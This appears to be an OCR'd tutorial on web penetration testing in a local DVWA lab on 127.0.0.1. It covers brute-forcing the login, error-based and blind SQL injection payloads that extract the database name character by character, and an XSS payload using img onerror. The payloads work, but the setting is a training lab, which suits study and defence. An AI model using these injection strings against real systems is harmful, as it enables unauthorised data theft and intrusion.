The Practice of Web Application Penetration Testing

1. Building Testing Environment

Intrusion of websites is illegal in many countries, so you cannot take other's web sites as your testing target.


First, you need build a test environment for yourself. If you are not good at building servers, we recommend you build a simple one with XAMPP.

OS: Windows 7, 8

Software: XAMPP for Windows, download: https://www.apachefriends.org/zh_cn/index.html

XAMPP for Windows has modules such as Apache, PHP, Tomcat, and MySQL etc.

The default installation path is c:\xampp, please do not change it.



Take DVWA (Damn Vulnerable Web Application) as an example, Start Apache and MySQL, and access with http://127.0.0.1 .

After started, you can use the following command to set the password to 123456 (This is a weak password, just for example, please modify it)

C:\xampp\mysql\bin\mysqladmin -u root password 123456

Now, you can download DVWA from https://github.com/RandomStorm/DVWA , unzip it to C:\xampp\htdocs\dvwa,

Then modify its configuration file, which is C:\xampp\htdocs\dvwa\config\config.inc.php:

$_DVWA['db_server'] = 'localhost';

$_DVWA['db_database'] = 'dvwa';

$_DVWA['db_user'] = 'root';

$_DVWA['db_password'] = ‘123456’;

$_DVWA['default_security_level'] = "low";

Open http://127.0.0.1/dvwa/setup.php ,

Click ”Create/Reset Database” to finish the installation.

Access the front page of it and it will redirect to http://127.0.0.1/DVWA/login.php


Now, a basic test environment is available.

2. DVWA Brute Force


The first challenge of DVWA is how to login it. Usually, you can search the network and get the default username/password, or try to use SQL Injection to escape the authentication mechanism, such as use a username like admin’;-- or other ways.

Here we will use brute force, and use WebCruiser Web Vulnerability Scanner 3 (http://www.janusec.com/) as a brute force tool.

First, input any username and password, such as 123, 456, etc. submit.



Switch to Resend tab:




We found there was a request list which includes requests we submit just now.

Note that there is a button “Bruter”, click it, it will switch to Bruter tool.

The username and password field has been identified automatically.

The dictionary files are located in the same directory with WebCruiserWVS.exe and supports custom modifying.




Click “Go” to start guess process, result will be list in the window.

Log in with the username and password.

3. SQL Injection

Select “SQL Injection” menu, input 1 and submit:

Input 1’ to try:



MySQL throw exception because of unpaired single quotes.

Now, we can suspect that there is SQL Injection vulnerability here.

Continue try 1 and 1=1 and 1 and 1=2

But we found it is not the same as expected, SQL Injection with integer type was ruled out.

Continue try with 1' and '1'='1 and 1' and '1'='2

There is no result return to us when we input 1’ and ‘1’=’2

Till now, we can adjudge there is SQL Injection vulnerability with string type here.

Recap :

Criterion of SQL Injection

Assume the initial response is Response0,


Response by append true logic is Response1,

Response by append false logic is Response2,

If Response1= Response0, but Response1 != Response2, SQL Injection exists.

OK, can you takeover some data by exploiting it?

Try: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select 1 from (select count(*),concat((select database()),0x3a,floor(rand(0)*2)) x from information_schema.tables group by x)a)%23



Well, the database name “dvwa” returns on the page.

This case is a little complex; actually it builds an exception intentionally by twice rand computation.

Another way is blind SQL Injection, by guest the length and ASCII of each byte of the field.

To compute if the length of database name bigger than 10:

http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select char_length(database()))>10 and '1'='1

Wrong, try less than 10:

http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select char_length(database()))<10 and '1'='1

Right, continue guess till：

http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select char_length(database()))=4 and '1'='1

We got the length is 4.

Continue to guess each byte of it:

http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select ord(substr(database(),1,1)))=100 and %271%27=%271

The ASCII of the first byte is 100, it is d, and so on.

http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select ord(substr(database(),2,1)))=118 and %271%27=%271 , the second byte is v .

http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select ord(substr(database(),3,1)))=119 and %271%27=%271 ,the third byte is w .


http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=1' and (select ord(substr(database(),4,1)))=97 and %271%27=%271 ,the fourth byte is a .

Got the full name of database is “dvwa” .

Is there a tool which can do these tests instead?


Yes, we can use a web application security scanner to do it.

Take WebCruiser as an illustration, navigate page and click “ScanURL”:




SQL Injection vulnerabilities found. Right click vulnerability and select “SQL INJECTION POC”,

continue click ”Get Environment Information”:




4. XSS

Select XSS from the menu,
http://127.0.0.1/dvwa/vulnerabilities/xss_s/



Input text and script directly in the title and content field, such as:
testinput<img src=0 onerror="alert(123456)">
Or use scanner, it found 2 XSS vulnerabilities.



Note: In order to improve efficiency, WebCruiser Web Vulnerability Scanner can scan designated vulnerability type (setting) or designated URL (ScanURL button) separately.